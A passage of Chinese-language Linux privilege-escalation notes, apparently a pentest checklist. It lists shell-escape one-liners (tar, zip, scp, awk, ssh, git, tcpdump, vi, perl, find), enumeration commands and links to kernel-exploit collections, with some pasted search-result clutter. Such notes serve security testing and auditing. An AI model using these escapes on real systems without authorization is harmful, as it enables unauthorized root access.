在个别二进制文件中可能会带有交互式shell，可以执行命令。如果该二进制文件带有suid标志位，或者有其他setuid、setgid等操作，可以达到提权的效果。这点往往要注意。

- tar

tar 具有一个 checkpoint 参数，这个参数指定每写入 n 个记录之后设置一个检查点，在检查点可以执行任意操作

```
tar -cf ./exp.tar ./ * --checkpoint=1 --checkpoint-action=exec="/bin/bash"
```

- zip

zip 有 unzip-command 参数，可以用于执行命令

```
zip ./test.zip ./test -T --unzip-command="sh -c /bin/bash"
```

- scp

scp -S 参数指定一个程序用来加密链接，这里可以指定可控的脚本或程序

```
scp -S ./1.sh ./test root@x.x.x.x:/tmp
```

- awk

```
awk 'BEGIN {system("/bin/sh")}'
```

- find

find 的 exec 参数可以用来执行命令

- ssh

ssh -t 参数可以指定在目标上执行的命令

```
ssh iot@192.168.152.129 -t "ls"
```

ProxyCommand 选项

```
ssh -o ProxyCommand="sh -c ./1.sh" 127.0.0.1
```

- git

```
git help status
:/bin/sh
```

- tcpdump

tcpdump 有 -z 参数，可以执行任意程序，但是不能控制参数，tcpdump 默认提供一个参数即保存的文件名

```
test sudo tcpdump -n -i ens33 -G1 -w ./test -z gzip
tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144
bytes
gzip: ./test.gz: Permission denied
gzip: ./test.gz: Permission denied
gzip: ./test.gz: Permission denied
```

Github 开源项目 GTFOBins (<https://gtfobins.github.io/>) 总结了大量 Linux 下可用于逃逸/提权/执行命令的二进制文件

```
vi-->  :!bash
vi-->  :set shell=/bin/bash:shell
awk-->  awk 'BEGIN {system("/bin/bash")}'
perl--> perl -e 'exec "/bin/bash";'
find--> find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' \;
nmap--> --interactive
```


## 6、二进制源码审计（针对小幅度定制修改的二进制参数）

针对系统原生的一些二进制应用，开发者可能在工具中添加了某一个执行参数。这种就很不容易被发现，需要和原生的help信息作对比。这种新添加的参数也是漏洞挖掘的重点。

可以在网站<https://command-not-found.com/>中查询一个命令在操作系统中的包名。比如



# echo

Print given arguments. More information: <<https://www.gnu.org/software/coreutils/echo>>.



 Windows (WSL2)	<code>sudo apt-get update</code> <code>sudo apt-get install coreutils</code> your system, click to copy
 Debian	<code>apt-get install coreutils</code>
 Ubuntu	<code>apt-get install coreutils</code>
 Alpine	<code>apk add coreutils</code>
 Arch Linux	<code>pacman -S coreutils</code>
 Kali Linux	<code>apt-get install coreutils</code>
 CentOS	<code>yum install coreutils</code>
 Fedora	<code>dnf install coreutils</code>
 OS X	<code>brew install coreutils</code>
 Raspbian	<code>apt-get install coreutils</code>

然后在平台搜索包,



Ubuntu Packages

✕ |  

全部 购物 图片 视频 新闻 地图 网页 更多



 Ubuntu Packages  
<https://packages.ubuntu.com> · [翻译此页](#) · 

Ubuntu Packages

 Ubuntu  
[https://ubuntu.com › server › docs › packa...](https://ubuntu.com/server/docs/package-management) · [翻译此页](#) · 

Package management

Package management. Ubuntu features a comprehensive package management system for installing, upgrading, configuring, and removing software.

 launchpad.net  
[https://launchpad.net › ubuntu › +search](https://launchpad.net/ubuntu/+search) · [翻译此页](#) · 

Search Ubuntu's packages - Launchpad

Search packages in Ubuntu. Show Ubuntu packages containing: Launchpad • Take the tour • Read the guide. © 2004 Canonical Ltd. • Terms of use • Data privacy ...

参考链接<https://www.leavesongs.com/PENETRATION/how-i-hack-bash-through-environment-injection.html>

## 12. 系统安装软件

```
dpkg -l #debian  
rpm -qa #Centos
```

检查以安装软件包和服务的版本，有些可能被利用来提升权限。

## 13 内核系统利用

检查内核版本，看是否存在可用于提升权限的漏洞利用。

```
cat /proc/version  
uname -a  
searchsploit "Linux kernel"
```

您可以在此处找到一份良好的易受攻击内核列表以及一些已经编译好的利用程序：<https://github.com/ucyoo/kernel-exploits> 和 [exploitdb spl0its](https://github.com/exploitdb/spl0its)。其他一些可以找到一些编译好的利用程序的网站：[http s://github.com/bwbwbwbw/linux-exploit-binaries](http://s://github.com/bwbwbwbw/linux-exploit-binaries), <https://github.com/Kabot/Unix-Privilege-Escalation-Exploits-Pack>

## 14 高权限应用的漏洞挖掘

主要针对权限属性为sysadmin、audadmin、netadmin、secadmin属主而普通权限无法执行的应用。

漏洞点参照普通用户权限的漏洞挖掘项目。

## 14 其他检测项

### 14.1 进程监测

#### 14.1.1 查看进程

查看进程，是否被赋予了过高的权限。比如root执行的tomcat。

```
ps aux  
ps -ef  
top -n 1
```

#### 14.1.2 进程监控

可以使用pspy等工具来监视进程。这对于识别频繁执行的易受攻击的进程或在满足一组要求时执行的进程非常有用。

系统sh可执行脚本

查找各个目录下所有普通用户可以执行的文件、shell脚本、配置命令等。主要仍以二进制逆向和代码审计为主。工作量较大。

```
sudo find /usr -type f -perm -o=x 2>/dev/null > /home/zzw/find_usr.txt
```

通过依次去审计这些文件，也许会有权限提升，拒绝服务等漏洞。

